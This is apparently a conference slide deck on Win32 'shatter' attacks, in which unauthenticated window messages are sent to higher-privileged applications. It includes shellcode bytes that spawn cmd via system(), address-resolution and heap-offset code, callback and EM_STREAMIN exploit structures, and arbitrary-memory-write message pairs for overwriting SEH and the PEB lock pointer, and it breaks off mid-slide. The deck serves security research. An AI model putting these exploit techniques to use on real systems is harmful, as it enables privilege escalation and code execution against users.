Security-Assessment
.com

Shoot The Messenger

“win32 Shatter Attacks”

Presented By Brett Moore

Corporate Disclaimer

The information included in this presentation is for research and educational purposes only, and is not to be used outside these areas.

Exploit code, where used, is included only for example purposes.

Security-Assessment.com does not warrant accuracy of information provided, and accepts no liability in any form whatsoever for misuse of this information.

Windows Messaging

- Windows applications wait for input
  Input is passed in the form of messages which are managed by the system and directed to the appropriate windows
- Window handle
  Every window or control has a unique window handle associated with it which is used as the destination *address* when passing messages
- The problem
  Currently there is no method to determine the sender of a message so it is possible for any user to send arbitrary messages to applications

Consequences Of The Problem

- Application runs with higher privileges
  It may be possible to escalate users privileges
- Application disables / hides features
  It may be possible to obtain unauthorised access
- Unauthorised Application Closing
  It may be possible to close applications running to monitor usage
- Target app uses GUI text for SQL queries
  It may be possible to exploit classic SQL injection attacks
- Target app uses GUI text for file access
  It may be possible to gain arbitrary file access

Message Routing

- Methods

  Posting to message queue

  PostMessage() – posts to queue and returns immediately

  Sending to window procedure

  SendMessage() – sends to wndProc and waits for return
- Message queues

  Single system message queue

  One thread-specific message queue for each GUI thread


  Created when the thread makes its first call to a GDI function
- Window procedure

  Every window is created with a window procedure

  Receives and processes all messages sent to the window

  Shared by all windows belonging to the same class

Message Handling



Message Type By Parameter

- Type 1 – Used to pass a string to target app
  Data is correctly marshaled, resulting in data transfer to the target application

- Type 2 – Used to pass a long to target app
  No marshalling is required and the data is used directly, resulting in the setting of some value in the target application

- Type 3 – Used to overwrite memory
  A pointer to a structure is passed which is not correctly marshaled, resulting in the overwriting of memory in the target application

Message Marshalling

- msdn
  The system only does marshalling for system messages (those in the range 0 to WM_USER). To send other messages (those above WM_USER) to another process, you must do custom marshalling
- 0-0x3FF (0 .. WM_USER-1): System-defined
  Defined by Windows so the operating system understands how to parse the WPARAM and LPARAM parameters and can marshal the messages between processes
- 0x400-0xFFFF (WM_USER .. MAX): User-defined
  Since anybody can create a message in this range, the operating system does not know what the parameters mean and cannot perform automatic marshalling

Marshaled Messages

- < 0x400 automatically marshaled

winuser.h

```
#define WM_USER            0x0400
#define WM_SETTEXT         0x000C
```

- > 0x400 not automatically marshaled

commctrl.h

```
#define HDM_FIRST          0x1200
#define HDM_GETITEMRECT    (HDM_FIRST + 7)
```


richedit.h

```
#define EM_FINDTEXT        (WM_USER + 56)
```

Auto Marshaled Data

- Marshalling is done on a per message basis
  - Marshaled messages may be exploitable, dependant on usage
  - Pointers to pointers are inherently unsafe
- Parameter is used directly
  - SendMessage(hWnd,WM_TIMER,1, (TIMERPROC *))
    - (TIMERPROC *) is passed to winProc without changing
- Parameter is ptr to data
  - SendMessage(hWnd,WM_SETTEXT,0, (LPCTSTR))
    - Data at (LPCTSTR) is copied to target process mapped heap
    - Message is processed with an updated (LPCTSTR)
    - Data is copied from target to sender if required


GDI Shared Handle Table



```
typedef struct
{
   DWORD pKernelInfo;
// 2000/XP, inverted in NT
   WORD  ProcessID;
   WORD  _nCount;

   WORD  nUpper;
   WORD  nType;
   DWORD pUserInfo;
} GDITableEntry;
```

- Holds GDI object handles from all processes
- 0x4000 GDITableEntry entries

Process Mapped Heap (R/X)



Shellcode

- Small

  Usually only requires calling system("cmd")

  Can contain null bytes

```
BYTE exploit[] =
"\x68\x63\x6d\x64\x00\x54\xb9\xc3\xaf\x01\x78\xff\xd1";
```

- Exploiting locally

  All relocatable address's can be assigned at runtime

```
hMod = LoadLibrary("msvcrt.dll");
ProcAddr = (DWORD)GetProcAddress(hMod, "system");
 *(long *)&exploit[8] = ProcAddr;
```

Passing NULL Bytes

- SetWindowTextW
  Unicode function, will accept NULL bytes but is terminated by wide character NULL

GOOD

```
BYTE exploit[] =
"\x68\x63\x6d\x64\x00\x54\xb9\xc3\xaf\x01\x78\xff\xd1";
```

GOOD

```
BYTE exploit[] =
"\x68\x63\x6d\x00\x00\x54\xb9\xc3\xaf\x01\x78\xff\xd1";
```

BAD

```
BYTE exploit[] =
"\x68\x63\x6d\x64\x00\x00\xb9\xc3\xaf\x01\x78\xff\xd1";
```

Writing NULL Bytes

- SetWindowTextW
  Same address is used if length is <= previous
- Using multiple messages,write shellcode backwards

\x01\x01\x01\x01
\x00\x00\x02\x00
\x03\x03\x03\x03

0x01010101
0x00020000
0x03030303

```
00511858   03 03 03 03 03 03 03 03
00511860   03 03 03 03 00 00 00 00

00511858   03 03 03 03 03 03 02 00

00511860   03 03 03 03 00 00 00 00

00511858   03 03 03 03 03 00 02 00

00511860   03 03 03 03 00 00 00 00

00511858   01 01 01 01 00 00 02 00

00511860   03 03 03 03 00 00 00 00

00511858   01 01 01 01 00 00 02 00
```

Finding Shellcode Address

- Brute force methods
  Can automatically handle errors, No good for ‘one shot’ exploits
- Arbitrary byte writing
  Allows the writing of bytes to a known location
- Arbitrary memory reading
  Statusbar exploit
- GDI shared heap
  Chris Paget – Messagebox / Brute force
- Process mapped heap
  SetWindowTextW / ReadProcessMemory

SetWindowTextW / ReadProcessMemory

- Find heap offset

Locate target app mapped heap base

```
ReadProcessMemory(hProcess,0x7ffdf094,&offset,4,&bread)
TargetProcessMappedHeap = offset + 0x060000
```


Locate attack app mapped heap base

```
GdiSharedHandleTable = *(DWORD *)0x7ffdf094
LocalProcessMappedHeap = GdiSharedHandleTable + 0x060000
```

The *static* heap offset is the difference between the two

SetWindowTextW / ReadProcessMemory

- Find data address
  - Use SetWindowTextW to inject our shellcode
  - Search attack app heap for shellcode with ReadProcessMemory
  - Adjust with heap offset to obtain shellcode address in target



Callback Attacks

- Pass address of shellcode in message

  sendmessage(hWND,*WM_MSG*,1,0xADDRESS)


- The following accept callbacks as a parameter

  WM_TIMER (patched)
  EM_SETWORDBREAKPROC(EX)
  LVM_SORTITEMS(EX)

- The following accept callbacks in a structure

  EM_STREAMIN / EM_STREAMOUT
  EM_SETHYPHENATEINFO
  TVM_SORTCHILDRENCB

Callback Attacks



Callback Attacks

- Easy shatter – Ovidio Mallo

```
EditWordBreakProcEx(
        char *pchText,LONG cchText,BYTE bCharSet,INT code);
~
LoadLibrary(
        LPCTSTR lpLibFileName);
```

- Return to libc

```
SetUnhandledExceptionFilter(
        LPTOP_LEVEL_EXCEPTION_FILTER lpFilter);

system(
        char *command);
```

EM_STREAMIN Exploit

```
struct _editstream {
   DWORD dwCookie;
   DWORD dwError;
   CALLBACK pfnCallback; }

CALLBACK EditStreamCallback(
    DWORD dwCookie,
    LPBYTE pbBuff,
    LONG cb,
    LONG *pcb );

~

system(
        char *command);
```


Editstream Exploit Structure

Ptr to DATA	A8 00 31 00	..1.
	02 02 02 02	....
Ptr to System	BF 8E 01 78	¿Ž.x
DATA	63 3A 5C 77	c:\w
	69 6E 6E 74	innt
	5C 73 79 73	\sys
	74 65 6D 03	tem3
	32 5C 63 6D	2\cm
	64 2E 65 78	d.ex
	65 00 00 00	e...

Arbitrary Memory Writing Attacks

- Some messages pass a pointer to a structure to receive size data
  - By passing the address to overwrite we can write the first member of the structure to a controlled location
- Paired with a message used to set size data
  - By using a complimentary message to set the size, we can control the first member of the structure
- This allows the writing of controlled bytes to a controlled location

Writing Arbitrary Bytes (Listview)



```
SendMessage(hWnd,LVM_SETCOLUMNWIDTH,0,BYTE)
SendMessage(hWnd,HDM_GETITEMRECT,1,ADDRESS)
```

Writing Arbitrary Bytes


```
For Each Byte To Write
{
            SendMessage(hWnd,SET_SIZE_MSG,0,MAKELPARAM([byte], 0));
            SendMessage(hWnd,GET_SIZE_MSG,1,[address]);
            address++;
}
```

```
7FFDF100  48 65 6C 6C 6F 20 57 6F  Hello Wo
7FFDF108  72 6C 64 00 00 00 00 00  rld.....
7FFDF110  00 00 00 00 32 00 00 00  ....2...
7FFDF118  11 00 00 00 00 00 00 00  ........
```

Message Pair Examples

- List view
  - LVM_SETCOLUMNWIDTH / HDM_GETITEMRECT
- Tab view
  - TCM_SETITEMSIZE / TCM_GETITEMRECT
- Progress bar
  - PBM_SETRANGE / PBM_GETRANGE
- Status bar
  - SB_SETPARTS / SB_GETPARTS
- Buttons (XP)
  - BCM_SETTEXTMARGIN / BCM_GETTEXTMARGIN

Overwrite SEH



- Write shellcode to known writeable
- Overwrite SEH using byte write
- Cause exception

Overwrite PEB Lock Ptr

- Can not write byte by byte, as pointer is used between writes
- Write shellcode to heap
- Set address to the third byte
- 0x00 is written to the fourth

Original

```
0x7FFDF020  03 91 F8 77
```

